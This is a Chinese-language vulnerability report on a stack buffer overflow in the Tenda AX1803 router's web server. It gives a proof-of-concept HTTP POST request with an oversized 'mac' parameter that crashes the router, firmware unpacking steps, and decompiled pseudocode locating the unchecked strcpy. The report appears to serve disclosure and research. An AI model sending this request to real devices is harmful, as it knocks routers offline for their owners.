一、信息：

厂商： Tenda

产品： AX1803

版本： v1.0.0.1_2890

二、漏洞原理简单介绍：

该漏洞存在于rootfs_ubif文件系统中的 /bin/tdhttpd 中的/goform/AdvSetMacMtuWan中

调用的sub_8C454函数，

攻击者可以通过访问 http://ip/goform/AdvSetMacMtuWan 并且通过设置mac

参数可以造成

堆栈缓冲区溢出以达到路由器拒绝服务的效果。

三、漏洞poc：

POST /goform/AdvSetMacMtuWan HTTP/1.1

Host: 192.168.10.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: password=bb507bf3973a97a9bf1267699f712550bkcmji

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

mac=a*num

(备注：num需要大于0XA0h字节，即需要发送的字符数量大于0XA0h即可造成Dos攻击)

四、漏洞原理剖析：

首先对固件进行解包：


从厂商官网下载得到固件(https://www.tenda.com.cn/download/detail-3225.html)由于固件未进行任何加密，所以直接通过binwalk 工具（命令：binwalk -Me *.bin) 对Tenda AX1803 v1.0.0.1_2890固件进行解包，得到**rootfs_ubifs 文件系统。**

漏洞分析：

(备注： 以下代码截图为通过IDA7.6_Pro_32位 对 rootfs_ubifs中的 /bin/tdhttpd 文件进行反汇编反编译后得到的伪C语言代码)


当用户访问 /goform/**AdvSetMacMtuWan**时会进入到**fromAdvSetMacMtuWan**函数中进行处理

以下为**fromAdvSetMacMtuWan**函数以及其所调用的**sub_8C454函数**的部分伪代码截图及注释:




```
int __fastcall fromAdvSetMacMtuWan(int a1)
{
  int v1; // r4
  int v3; // r0
  int v4; // r9
  int v6[2]; // [sp+0h] [bp-8h] BYREF
  char v7[256]; // [sp+8h] [bp+0h] BYREF

  v1 = 0;
  v6[0] = 0;
  v6[1] = 0;
  memset(v7, 0, sizeof(v7));
  GetValue("wan1.connecttype", v6);
  v3 = atoi(v6);
  v4 = sub_8C1D0(a1, v3);
  if ( atoi(v6) == 2 )
    v1 = sub_8C320(a1);
  if ( v1 | sub_8C454(a1) | v4 )
  {
    snprintf(v7, 0x100u, "op=%d", 22);
    send_msg_to_netctrl(2, v7);
  }
  return sub_55970(a1, "{\"errCode\":0}");
}
```

Sub_8C454函数：



```
int __fastcall sub_8C454(int a1)
{
  const char *Parameter; // r0
  int v3; // r7
  const char *v4; // r0
  const char *v5; // r0
  const char *v6; // r0
  char v8[32]; // [sp+8h] [bp+0h] BYREF
  char s[32]; // [sp+28h] [bp+20h] BYREF
  char v10[32]; // [sp+48h] [bp+40h] BYREF
  char v11[32]; // [sp+68h] [bp+60h] BYREF
  char v12[32]; // [sp+88h] [bp+80h] BYREF
  char v13[32]; // [sp+A8h] [bp+A0h] BYREF

  memset(v8, 0, sizeof(v8));
  memset(s, 0, sizeof(s));
  memset(v10, 0, sizeof(v10));
  memset(v11, 0, sizeof(v11));
  memset(v12, 0, sizeof(v12));
  memset(v13, 0, sizeof(v13));
  GetValue("wan.speed", v8);
  GetValue("wan.mac_type", s);
  GetValue("wan.mac", v10);
  Parameter = GetParameter(a1, "wanSpeed", "0");
  strcpy(v11, Parameter);
  if ( !strcmp(v8, v11) )
  {
    v3 = 0;
  }
  else
  {
```



```
    v3 = 0;
  }
  else
  {
    SetValue("wan.speed", v11);
    v3 = 1;
  }
  v4 = GetParameter(a1, "cloneType", "0");
  strcpy(v12, v4);
  v5 = GetParameter(a1, "mac", &byte_1E9CC8);
  strcpy(v13, v5);
```

漏洞原理介绍：

其中当我们访问http://ip/goform/AdvSetMacMtuWan 时。rootfs_ubifs的 /bin/tdhttpd会调用到**fromAdvSetMacMtuWan函数，**而该函数的运行又会调用到Sub_8C454函数，在Sub_8C454函数中，会将post方法提交的mac参数赋值给v5指针，而后直接进入到**漏洞具体所在代码:strcpy(v13,v5);**

v13为栈上的距离该函数返回地址0xA0H字节的变量

该代码未检验v13变量的边界，导致用户可以通过提交mac参数为超过0XA0H字节的字符串后，覆盖tdhttpd运行过程中的返回地址，使得路由器重启，达到拒绝服务攻击。

函数具体伪代码见pdf文件)

```
int __fastcall fromAdvSetMacMtuWan(int a1)
{
  int v1; // r4
  int v3; // r0
  int v4; // r9
  int v6[2]; // [sp+0h] [bp-8h] BYREF
  char v7[256]; // [sp+8h] [bp+0h] BYREF

  v1 = 0;
  v6[0] = 0;
  v6[1] = 0;
  memset(v7, 0, sizeof(v7));
  GetValue("wan1.connecttype", v6);
  v3 = atoi(v6);
  v4 = sub_8C1D0(a1, v3);
  if ( atoi(v6) == 2 )
    v1 = sub_8C320(a1);
  if ( v1 | sub_8C454(a1) | v4 )
  {
    snprintf(v7, 0x100u, "op=%d", 22);
    send_msg_to_netctrl(2, v7);
  }
  return sub_55970(a1, "{\"errCode\":0}");
}
```

```
int __fastcall sub_8C454(int a1)
{
  const char *Parameter; // r0
  int v3; // r7
  const char *v4; // r0
  const char *v5; // r0
  const char *v6; // r0
  char v8[32]; // [sp+8h] [bp+0h] BYREF
  char s[32]; // [sp+28h] [bp+20h] BYREF
  char v10[32]; // [sp+48h] [bp+40h] BYREF
  char v11[32]; // [sp+68h] [bp+60h] BYREF
  char v12[32]; // [sp+88h] [bp+80h] BYREF
  char v13[32]; // [sp+A8h] [bp+A0h] BYREF

  memset(v8, 0, sizeof(v8));
  memset(s, 0, sizeof(s));
  memset(v10, 0, sizeof(v10));
  memset(v11, 0, sizeof(v11));
  memset(v12, 0, sizeof(v12));
  memset(v13, 0, sizeof(v13));
  GetValue("wan.speed", v8);
  GetValue("wan.mac_type", s);
  GetValue("wan.mac", v10);
  Parameter = GetParameter(a1, "wanSpeed", "0");
  strcpy(v11, Parameter);
  if ( !strcmp(v8, v11) )
  {
    v3 = 0;
  }
  else
  {
    SetValue("wan.speed", v11);
    v3 = 1;
  }
  v4 = GetParameter(a1, "cloneType", "0");
  strcpy(v12, v4);
  v5 = GetParameter(a1, "mac", &byte_1E9CC8);
  strcpy(v13, v5);
  if ( strcmp(s, v12) || strcmp(v10, v13) )
  {
    SetValue("wan.mac_type", v12);
    if ( (atoi(v12) - 1) > 1 )
      return 1;
    GetValue("wan.mac", v10);
    if ( !strcmp(v10, v13) )
      return 1;
    goto LABEL_8;
  }
  if ( atoi(v12) == 2 )
  {
    SetValue("wan.mac_type", v12);
    GetValue("wan.mac", v10);
    v6 = GetParameter(a1, "mac", &byte_1E9CC8);
    strcpy(v13, v6);
    if ( strcmp(v10, v13) )
    {
LABEL_8:
      SetValue("wan.mac", v13);
      return 1;
    }
  }
  return v3;
}
```